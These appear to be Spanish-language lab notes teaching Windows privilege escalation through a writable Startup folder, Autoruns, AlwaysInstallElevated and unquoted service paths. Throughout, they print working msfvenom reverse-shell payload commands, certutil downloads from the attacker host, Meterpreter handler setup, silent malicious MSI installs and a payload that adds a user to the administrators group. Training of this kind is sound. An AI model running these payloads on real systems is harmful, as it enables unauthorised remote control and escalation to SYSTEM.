Es un tema de herencia, pero bueno, al final nosotros lo que queremos es delimitar que tenemos acceso total o al menos el de escritura a ese directorio que está confirmado para el usuario user.

Por tanto ya se cumple básicamente la premisa que comentaba antes. Podemos acceder a este recurso, lo hemos identificado, lo hemos encontrado y además podemos escribir en él.

Bueno, pues ya nos queda más que preparar nuestro entorno, por decirlo así.

Vamos a hacerlo con msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.87.236
LPORT=4444 -f exe -o autologon.exe
```

Este comando utiliza la herramienta msfvenom, una parte del *framework* de Metasploit, para generar un ejecutable malicioso que establece una conexión inversa. Un atacante podría usar este archivo, una vez inyectado en un sistema vulnerable, para obtener una *shell* remota y control sobre la máquina víctima.

Desglose del Comando

- **msfvenom**: La herramienta principal utilizada para generar *payloads* (cargas útiles). Es una combinación de las antiguas herramientas **msfpayload** y **msfencode**.
- **-p windows/meterpreter/reverse_tcp**: Esta opción define el *payload* que se va a utilizar.
 - **-p**: Especifica el *payload*.

- `windows/meterpreter/reverse_tcp`: El tipo de *payload* seleccionado. En este caso, es un *payload* de Meterpreter para un sistema operativo Windows, que se conectará de vuelta a la máquina del atacante utilizando TCP (conexión inversa).
- `LHOST=10.8.87.236`: Define la dirección IP de la máquina del atacante (la que estará escuchando la conexión).
- `LPORT=4444`: Define el puerto de escucha en la máquina del atacante. La víctima se conectará a esta dirección y puerto.
- `-f exe`: Define el formato de salida.
 - `-f`: Especifica el formato.
 - `exe`: El formato es un archivo ejecutable de Windows (`.exe`).
- `-o autologon.exe`: Especifica el nombre y la ubicación del archivo de salida.
 - `-o`: Especifica el archivo de salida.
 - `autologon.exe`: El archivo generado se llamará `autologon.exe`. Este nombre podría elegirse para camuflar el archivo malicioso como un programa legítimo del sistema.

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.87.236 LPORT=4444 -f exe -o autologon
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: autologon

(kali@kali)-[~/Desktop]
$ ls
autologon  joseluis.pplu.ovpn
```

Ahí está autologon, no me ha puesto el `.exe` pero está encapsulado en un ejecutable Windows (he ejecutado el comando sin `.exe` pero en mis apuntes lo he añadido porque debería haberlo hecho).

Abro un servidor web con python:

```
sudo python3 -m http.server 80
```


Ahora me voy a traer este binario a windows, utilizo la herramienta `certUtil` de windows:

```
certutil -urlcache -split -f "http://10.8.87.236/autologon"
```

Este comando utiliza la utilidad certutil, un programa de línea de comandos incorporado en Windows, para descargar un archivo desde un servidor remoto. Los atacantes a menudo usan certutil para la transferencia de archivos porque está disponible de forma predeterminada en la mayoría de los sistemas Windows y puede eludir los controles de seguridad.

Desglose del Comando

- **certutil**: Es el programa principal, una utilidad legítima de Windows utilizada principalmente para gestionar certificados y servicios de Autoridad de Certificación (CA).
- **-urlcache**: Esta opción se utiliza para mostrar o eliminar entradas de la caché de URL. En este contexto, se está reutilizando para descargar un archivo desde una URL.
- **-split**: Esta bandera guarda el archivo descargado en un nuevo archivo en el directorio actual.
- **-f**: Significa "force" (forzar) y se utiliza para forzar la sobrescritura de una entrada de caché o un archivo existente.
- **"http://10.8.87.236/autologon"**: Esta es la URL del archivo que se va a descargar. La dirección IP 10.8.87.236 es el servidor del atacante, y el archivo autologon es el ejecutable malicioso generado previamente. Las comillas aseguran que la URL se trate como un solo argumento.



Arriba tenemos la ruta en la que se me ha descargado el binario que he generado con msfvenom en mi máquina atacante de kali.

Me lo voy a copiar y me vuelvo a mi directorio startup. Lo pego y en principio esto se ejecutará cuando se autenticuen o se logueen diferentes usuarios de la máquina. Valdría para cualquier usuario.

Mi idea es que se autentique el usuario TCM o el administrador para tener acceso remoto con privilegios de administrador.

Y antes de recibir mi sesión tengo que ponerme a la escucha, voy a hacerlo con meterpreter, levanto metasploit, le seteo el payload y el lhost y le doy run.

Levanto metasploit con `sudo msfdb run`.

Si lo hubiera hecho con un payload de tipo netcat no me haría falta ni siquiera levantar Metasploit, pero bueno, a mí siempre me gusta traerme meterpreter, que es una shell más enriquecedora con más opciones.

Y luego también tengo todo el framework Metasploit para todas las opciones de post explotación.

```
use exploit multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST 10.8.87.236
```

```
show options
```

El payload es el mismo que el payload del binario que he subido, la IP mía del atacante, el puerto, todo está correcto así que lo lanzo con `run`. Y ya estoy a la escucha.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.8.87.236
LHOST => 10.8.87.236
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.8.87.236     yes       The listen address (an interface may be specified)
  LPORT    4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.8.87.236     yes       The listen address (an interface may be specified)
  LPORT    4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.8.87.236:4444

```

Bueno, pues ahora solo me quedaría hacer un logout en windows, me salgo del escritorio remoto y vuelvo a entrar al escritorio remoto para hacer el logon con usuario administrador (TCM) y forzar la situación.

Cuando termina de autenticarse el usuario TCM recibo una reverse shell en mi meterpreter en kali, que era el objetivo.

```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.8.87.236:4444
[*] Sending stage (176198 bytes) to 10.10.107.240
[*] Meterpreter session 1 opened (10.8.87.236:4444 -> 10.10.107.240:49204) at 2024-03-12 10:46:34 -0400

meterpreter >

```

Ahora hago un `getuid` y veo que soy TCM. ¿Que hago ahora?

Uso el comando `shell` para ir a la powershell de la maquina victima.

Ahora hago `net localgroup` para ver si pertenezco al grupo de administradores, y veo que si efectivamente.

Ya tendría la escalada de privilegios.

Yo tengo aquí ya acceso total a la máquina con el usuario TCM.

Si se hubiera autenticado el usuario user, pues tendría una sesión con el usuario user, el usuario que se autentique es el que me va a mandar la meterpreter shell con sus privilegios.

Opción Autorun

- Esta utilidad de **Sysinternals** muestra las aplicaciones de inicio automático configuradas actualmente, así como la lista completa de ubicaciones del registro y del sistema de archivos disponibles para la configuración de inicio automático.
- Muestra qué programas están configurados para ejecutarse durante el inicio del sistema o el inicio de sesión.
- Estos programas y controladores incluyen aquellos en la carpeta de inicio, **Run**, **RunOnce** y otras claves de registro.
- Herramienta: [Autorun64.exe](#)

Tenemos una extensión a esto que hemos visto y exactamente la misma filosofía desde la opción Autorun.

Autorun64.exe es una utilidad de Sysinternals diseñada para ayudar a los administradores de sistemas y a los profesionales de la ciberseguridad a analizar lo que se ejecuta automáticamente en un sistema Windows.

Esta herramienta escanea múltiples ubicaciones del sistema de archivos y del registro que Windows utiliza para configurar aplicaciones de inicio automático. Su propósito principal es enumerar qué programas y controladores están configurados para ejecutarse durante el inicio del sistema o el inicio de sesión del usuario.

Entre las ubicaciones que [Autorun64.exe](#) verifica se incluyen:

- La carpeta de inicio.
- Las claves de registro [Run](#) y [RunOnce](#).
- Otras claves del registro que controlan la ejecución de programas en el arranque.


En el contexto de la escalada de privilegios y los ataques de persistencia, [Autorun64.exe](#) es una herramienta de enumeración crucial. Un atacante, una vez que ha obtenido acceso inicial a un sistema, la utilizaría para:

- **Identificar vulnerabilidades:** Buscaría una carpeta de inicio o una clave de registro que sea escribible por un usuario no privilegiado.
- **Persistencia:** Si encuentra una ubicación con permisos de escritura, podría colocar un *payload* malicioso en ella. Esto asegura que el *payload* se ejecute automáticamente cada vez que un usuario inicie sesión, o incluso durante el inicio del sistema si la ubicación es global.


Vamos a probarlo y lo vemos en un caso práctico.

Me autentico con el usuario sin privilegios.


En Tools levanto autoruns64.



Aquí en Autoruns puedo ver en la pestaña Logon todo lo que se ejecuta cuando se logea un usuario nuevo.



Por aquí puedo ver que esta entrada de registro, el CurrentVersion/Run, me dice que aquí hay un c:\program files\autorun program\program.exe




He identificado la ruta del ejecutable que se inicia al entrar con cualquier usuario, dentro del directorio autorun program, y se llama program.exe.

Entonces, cambio el nombre de mi ejecutable autologon.exe, que sé que tiene el payload malvado y le pongo program.exe.

Luego lo pongo en el directorio autorun program en lugar de program.exe.

Lo que conseguiríamos es que se ejecute el program.exe malvado que hemos creado con el payload de msfvenom cuando iniciase sesión cualquier usuario, dándome acceso a la sesión de meterpreter con los privilegios del usuario que se haya identificado.

Pero cuando lo intentamos vemos que hay algún permiso que no me deja hacerlo, porque no tengo permisos de escritura en dicho directorio.



En este caso, no puedo hacerlo como un usuario sin privilegios, en ese caso no sería vulnerable.

Windows Privilege escalation:

AlwaysInstallElevated

En esta sesión vamos a tratar el tema de la escalada de privilegios en sistemas Windows explotando la característica de AlwaysInstallElevated.

En primer lugar vamos a explicar en qué consiste esta característica y por qué los sistemas Windows la tienen. Y a partir de ahí vamos a ver cómo un atacante puede explotar esta característica para convertirse o escalar a un usuario privilegiado administrador.

A partir de aquí haremos la prueba en nuestro laboratorio, nuestro Windows 7 vulnerable como víctima y nuestra Kali como atacante. Y luego en el bonus track lo que veremos es dos extensiones que podemos ampliar el escenario descrito en la demostración.

Es posible explotar las características vulnerables (o configuraciones) de la política de grupo de Windows para elevar aún más los privilegios a administrador y obtener acceso de administrador.

En Windows existe un motor de instalación que es utilizado por los paquetes MSI para la instalación de aplicaciones. Estos paquetes MSI pueden ser instalados con privilegios elevados para usuarios no administradores.

Para este propósito, la característica de la política AlwaysInstallElevated se usa para instalar un archivo de paquete MSI con privilegios elevados (de sistema).

Este método puede hacer que una máquina sea vulnerable porque un usuario no administrador puede ejecutar instalaciones con privilegios elevados y acceder a muchas ubicaciones seguras en el ordenador.

La política **AlwaysInstallElevated** es una configuración de seguridad en sistemas Windows que, cuando está habilitada, permite que cualquier usuario,

incluso uno sin privilegios de administrador, instale paquetes de Windows Installer (`.msi`) con permisos de elevación (privilegios de sistema).

¿Cómo Permite la Escalada de Privilegios?

Esta política representa una vulnerabilidad de configuración crítica, ya que anula la seguridad predeterminada de Windows que restringe las instalaciones de *software* a los administradores. Si un atacante logra obtener acceso a un sistema con una cuenta de usuario estándar (no privilegiada) y detecta que esta política está habilitada, puede seguir un procedimiento específico para explotarla y obtener privilegios de SYSTEM (el nivel de permisos más alto en Windows).

El proceso de escalada de privilegios mediante `AlwaysInstallElevated` se basa en lo siguiente:

1. **Detección de la Política:** Un atacante, en la fase de enumeración, buscaría la presencia de esta política. Lo haría revisando dos claves de registro específicas:
 - `HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated`
 - `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated`
2. Si el valor de estas claves está establecido en `1`, significa que la política está habilitada.
3. **Creación de un Paquete MSI Malicioso:** Una vez que se confirma la vulnerabilidad, el atacante crea un paquete MSI que no instala un programa, sino que ejecuta un *payload* malicioso. Este paquete puede estar diseñado para:
 - Ejecutar un comando que añade un nuevo usuario con permisos de administrador.
 - Crear una *reverse shell* que se conecte a la máquina del atacante.
 - Activar una *shell* de comandos con privilegios elevados.
4. **Ejecución del Paquete Malicioso:** El atacante ejecuta el paquete `.msi` malicioso desde la cuenta de usuario no privilegiada. Dado que la política

`AlwaysInstallElevated` está activa, Windows Installer ejecutará automáticamente el instalador con los privilegios de SYSTEM. En este punto, el *payload* malicioso se ejecutará con los permisos más altos disponibles, lo que permite al atacante escalar sus privilegios.

En esencia, la política `AlwaysInstallElevated` permite que un usuario no administrador "engañe" al sistema para que ejecute su código con privilegios elevados a través de un mecanismo de instalación legítimo, convirtiéndolo en una técnica de escalada de privilegios muy efectiva.

`AlwaysInstallElevated` es una política que se puede aplicar a usuarios no privilegiados, para que puedan instalar paquetes MSI.

Los MSI son como instaladores que lo que hacen es instalar aplicaciones en el sistema. La instalación de un paquete de este tipo necesita permisos de administrador.

Si un usuario tiene esta política activada, podrá instalar estos paquetes porque tendrá permisos de administrador para ejecutar e instalar esos paquetes.

Por tanto ya os podéis hacer una idea de que si un usuario no privilegiado tiene esta característica activa, si en vez de instalar un paquete MSI lo que hace es encapsular una Meterpreter Reverse Shell en un formato MSI usando por ejemplo MSFVenom, pues cuando instale este paquete, esta instalación se va a hacer con permiso de administrador porque tiene activada esta característica y esa shell reversa que recibirá el atacante será una shell de administrador.

Cómo escalar privilegios

Desde una sesión con pocos privilegios, ahora ejecutaremos el comando de consulta de registro para verificar si el instalador de Windows tiene privilegios elevados o no:

- `reg query`
`HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer`
- `reg query`
`HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer`

Si es así, simplemente creamos una *reverse shell* con `msfvenom` con la extensión `.msi`.

Subimos el ejecutable a la máquina víctima y lo ejecutamos:

- `msiexec /quiet /qn /i 1.msi`
- `/quiet` = Suprime cualquier mensaje para el usuario durante la instalación.
- `/qn` = Sin interfaz gráfica de usuario.
- `/i` = Instalación regular (frente a la administrativa).

Aquí arriba tenemos los pasos que tiene que hacer un atacante o un hacker ético en un rol de atacante para escalar los privilegios abusando del `AlwaysInstallElevated`. Hacemos un resumen.

En primer lugar tiene que determinar si esa característica, esa política está activada.

Se puede hacer chequeando estos dos registros:

```
reg query
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
```

```
reg query
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
```

Si estos dos registros están a 1, quiere decir que el usuario no privilegiado puede instalar paquetes MSI como si fuera un administrador, ya que el administrador es el único usuario que puede instalar esos paquetes, por tanto ya es inmediato.

Si yo chequeo estas dos entradas de registro y las veo a 1, pues ya sé que tengo la escalada inmediata, porque simplemente tengo que crear con MSFVenom puedo encapsular en un paquete MSI una reverse shell, por ejemplo, le pongo una extensión .msi, y luego simplemente instalar ese paquete en la máquina víctima con este comando:

```
msiexec /quiet /qn /i 1.msi
```

`/quiet /qn /i` básicamente es para eliminar los mensajes, para no levantar la interfaz gráfica y hacer una instalación regular del paquete MSI.

Este paquete encapsula una reversal Meterpreter que se va a ejecutar como administrador porque la política o la característica `AlwaysInstallElevated` está activa.

Vamos a probarlo en nuestro laboratorio.


Lab: elevar privilegios con AlwaysInstallElevated

Aquí tenemos nuestra sesión no privilegiada. Somos el usuario user y simplemente pues chequeando estos dos parámetros:

```
reg query
```

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
```

Vemos que `AlwaysInstallElevated` está a 1:



```
C:\Users\user>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Y si compramos la segunda, vemos que también está 1:


```
C:\Users\user>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated    REG_DWORD    0x1
```

Quiere decir que el usuario user tiene la política AlwaysInstallElevated activa, quiere decir que puede instalar paquetes MSI y esa instalación la va a hacer con permisos de administrador, otorgados por la política AlwaysInstallElevated.

Pues a partir de aquí ya es preparar el entorno para hacer la escalada.

En primer lugar vamos a crear nuestro payload malvado para que me de una reverse shell con msfvenom, usamos el siguiente comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.87.236
LPORT=5555 -f msi -o always.msi
```

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.8.87.236 LPORT=5555 -f msi -o always
```

Le pongo el payload deseado, la ip y el puerto en el que estaré a la escucha, le digo que me lo encapsule en un paquete de instalación msi con `-f msi` y le llamo por ejemplo always.msi.

Luego levanto el servidor Python para pasarme el fichero:

```
sudo python3 -m http.server 80
```

Uso la herramienta `certutil` para coger el archivo en mi maquina windows:

```
certutil -urlcache -split -f "http://10.8.87.236/always.msi"
```

Fertutil está bien escrito, sí certutil menos URL caché puesto mal menos split f abro comillas, HTTP 10 10 8 8 7 2 3 6 msi cierro comillas.

Hago un `dir` para listar los archivos y subdirectorios dentro de mi directorio, y veo que he cogido correctamente el archivo always.msi.

Me tiene el símbolo incluso de el instalador en el icono del always.msi, pero la instalación en vez de hacerle doble clic la voy a hacer con cmd.

Antes de ejecutar el instalador msi vamos a ponernos a la escucha con mi máquina Kali para obtener esa reverse shell a la que se ejecute el fichero que hemos corrompido, la reverse shell está encapsulada dentro de ese fichero.

Voy a la terminal de mi máquina atacante.

```
sudo msfdb run
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set LPORT 5555
```

```
set LHOST 10.8.87.236
```

```
run
```

Solamente me faltaría meterme en la sesión no privilegiada de windows (es en la que estaba) y ejecutar el instalador con el siguiente comando:

```
msiexec /quiet /qn /i always.msi
```

Y recibo mi shell de meterpreter y tengo acceso total a la máquina windows con privilegios de administrador, gracias a éste exploit:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.8.87.236:5555
[*] Sending stage (176198 bytes) to 10.10.80.85
[*] Meterpreter session 1 opened (10.8.87.236:5555 → 10.10.80.85:49257) at 2024-03-12 12:29:47 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

He realizado la escalada de privilegios pues casi de manera automática, es decir, simplemente por tener esa política activa, la escalada de privilegios es inmediata.

Otra alternativa podría ser usar `msfvenom` para añadir al usuario no privilegiado al grupo de superusuarios.

- `msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f msi`

O incluso usar el módulo de Metasploit `always_install_elevated`.

- `use exploit/windows/local/always_install_elevated`

Aquí tienes una explicación detallada de cada comando y su propósito en un contexto de escalada de privilegios.

1. `msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f msi`

Este comando utiliza `msfvenom` para crear un instalador malicioso (`.msi`) de Windows. Cuando se ejecuta este archivo, realiza una acción específica en la máquina víctima.

- `msfvenom`: La herramienta principal para generar *payloads* y crear archivos maliciosos.
- `-p windows/exec`: El tipo de *payload* que se utilizará. En este caso, el *payload* `windows/exec` está diseñado para ejecutar un comando arbitrario en la máquina víctima.
- `CMD='net localgroup administrators user /add'`: Especifica el comando que se ejecutará. Este comando de Windows (`net localgroup`) añade al usuario (`user`) al grupo de administradores locales (`administrators`).
- `-f msi`: El formato de salida del *payload*. En este caso, el resultado será un archivo `.msi` (paquete de Windows Installer), el cual es crucial para explotar la política `AlwaysInstallElevated`.

2. `use exploit/windows/local/always_install_elevated`

Este comando inicia un módulo específico del *framework* de Metasploit para automatizar el ataque de escalada de privilegios de `AlwaysInstallElevated`.

- `use`: El comando de Metasploit para seleccionar un módulo.
- `exploit/windows/local/always_install_elevated`: La ruta al módulo de explotación. Este módulo está diseñado para automatizar la detección y explotación de la política `AlwaysInstallElevated` en la máquina objetivo. Al usar este módulo, Metasploit se encarga de todo el proceso: desde la creación del *payload* hasta su ejecución en el sistema víctima para escalar privilegios.

Windows Privilege escalation: Unquoted Service

Path

En esta sesión vamos a tratar el tema de la escalada de privilegios en Windows explotando la característica de un Unquoted Service Path de los servicios en Windows.

Vamos a introducir a qué se refiere cuando hablamos de un Unquoted Service Path y qué mala configuración derivada de esa característica pueda dar lugar a una escalada de privilegios.

Como venimos haciendo en el resto de sesiones de esta parte o de este módulo, identificaremos cómo un atacante puede determinar o averiguar si hay algún servicio que tenga esa mala configuración y a partir de ahí cómo lo explotaría.

Todo esto lo haremos en una demo en nuestro entorno de laboratorio con nuestra Windows 7 vulnerable y nuestra Kali como atacante.

Y finalmente acabaremos con unas pequeñas conclusiones.

Service path y Unquoted service path

Windows ofrece una amplia gama de permisos y privilegios detallados para controlar el acceso a los componentes de Windows, incluyendo servicios, archivos y entradas del registro.

Por ejemplo, en Windows los objetos normalmente suelen ser servicios, ficheros o entradas de registro. Nosotros vamos a hacer especial hincapié en los servicios.

¿Qué es un servicio? Es un proceso que ofrece una funcionalidad al sistema o al usuario. Un servicio como tal, un proceso que está ahí y da un servicio al usuario.

Ese servicio, tiene un service path, que es la ruta donde está el ejecutable que contiene ese servicio.

Al fin y al cabo en Windows todos los servicios, todos los procesos son ejecutables, caen en un .exe.

Si la ruta no está entrecomillada (“service path”) y contiene espacios en blanco, la vulnerabilidad para un servicio instalado se denomina *Service Unquoted Path*. Para evitar que un usuario pueda truncar la ruta e insertar un ejecutable a su elección.

Un atacante puede explotar esta vulnerabilidad si encuentra un servicio en el cual la ruta, el ejecutable de ese servicio no está entrecomillada y además como siempre tiene privilegios de escritura o tiene la capacidad de situar o alojar un ejecutable en ese directorio.

Como resultado, un usuario local podrá elevar sus privilegios a privilegios de administrador colocando un ejecutable en un directorio de nivel superior dentro de la ruta.

Por ejemplo, en Windows los objetos normalmente suelen ser servicios, ficheros o entradas de registro. Nosotros vamos a hacer especial hincapié en los servicios.

Vamos a verlo con un ejemplo:

Si tenemos el siguiente service path la API de Windows debe asumir dónde encontrar la aplicación referenciada si la ruta contiene espacios y no está encerrada entre comillas:

C:\Program Files\Vuln Service\file.exe

Un atacante podría ejecutar los siguientes *payloads*:

C:\Program.exe

C:\Program Files\Vuln.exe

Imaginaros que por ejemplo yo tengo el servicio **file.exe**, y corre en esta ruta:

C:\Program Files\Vuln Service\file.exe

Entonces cuando yo invoco este servicio, incluso puede ser que esté en el autorun y que se ejecute cada vez que un usuario se autentica en la máquina, se ejecuta este servicio y esta es la ruta en la que está el fichero que ejecuta el servicio.

Si esta ruta no está entrecomillada, cuando el sistema operativo ejecute ese servicio, pues puede ocurrir que estos espacios en blanco que parten, por decir así, lo que sería la cadena, puede dar lugar a manipulaciones con fines maliciosos.

Puede dar lugar a cosas como por ejemplo, crear un `program.exe` entrecomillado en el directorio C: y cuando el sistema operativo vaya buscando el servicio `file.exe` en el directorio `C:\Program Files`, como hay espacios en la ruta y no está entre comillas, pues encuentra el `program.exe` y lo ejecuta.

Es decir, si el usuario tiene permiso de escritura en C:, podía escribir el `program.exe` y cuando el servicio se ejecute, buscará en el path para ejecutar dicho servicio, al ir recorriendo, por la forma que está programado o diseñado en Windows, al ir recorriendo el path, en cuanto encuentre un `program.exe` lo ejecutaría.

Esto también aplicaría por ejemplo para el segundo directorio de la ruta que es `Vuln Service`.

Aquí ocurriría lo mismo, si yo pongo un `Vuln.exe` en `Program Files`, cuando el servicio se vaya ejecutando, pues en `C:\Program Files` no encuentra ningún `program.exe`, pues entra en `Program Files` y antes de encontrar otro directorio que se llama `Vuln Service`, va a ejecutar el fichero maliciosos que hemos creado llamado `Vuln.exe`.

Esto se soluciona poniendo "`C:\Program Files\Vuln Service\file.exe`" entre comillas, es decir, yo sería capaz de ejecutar esto o esto en lugar de esto, que es lo que debería ejecutar puesto que es el ejecutable que lanza el servicio en cuestión.

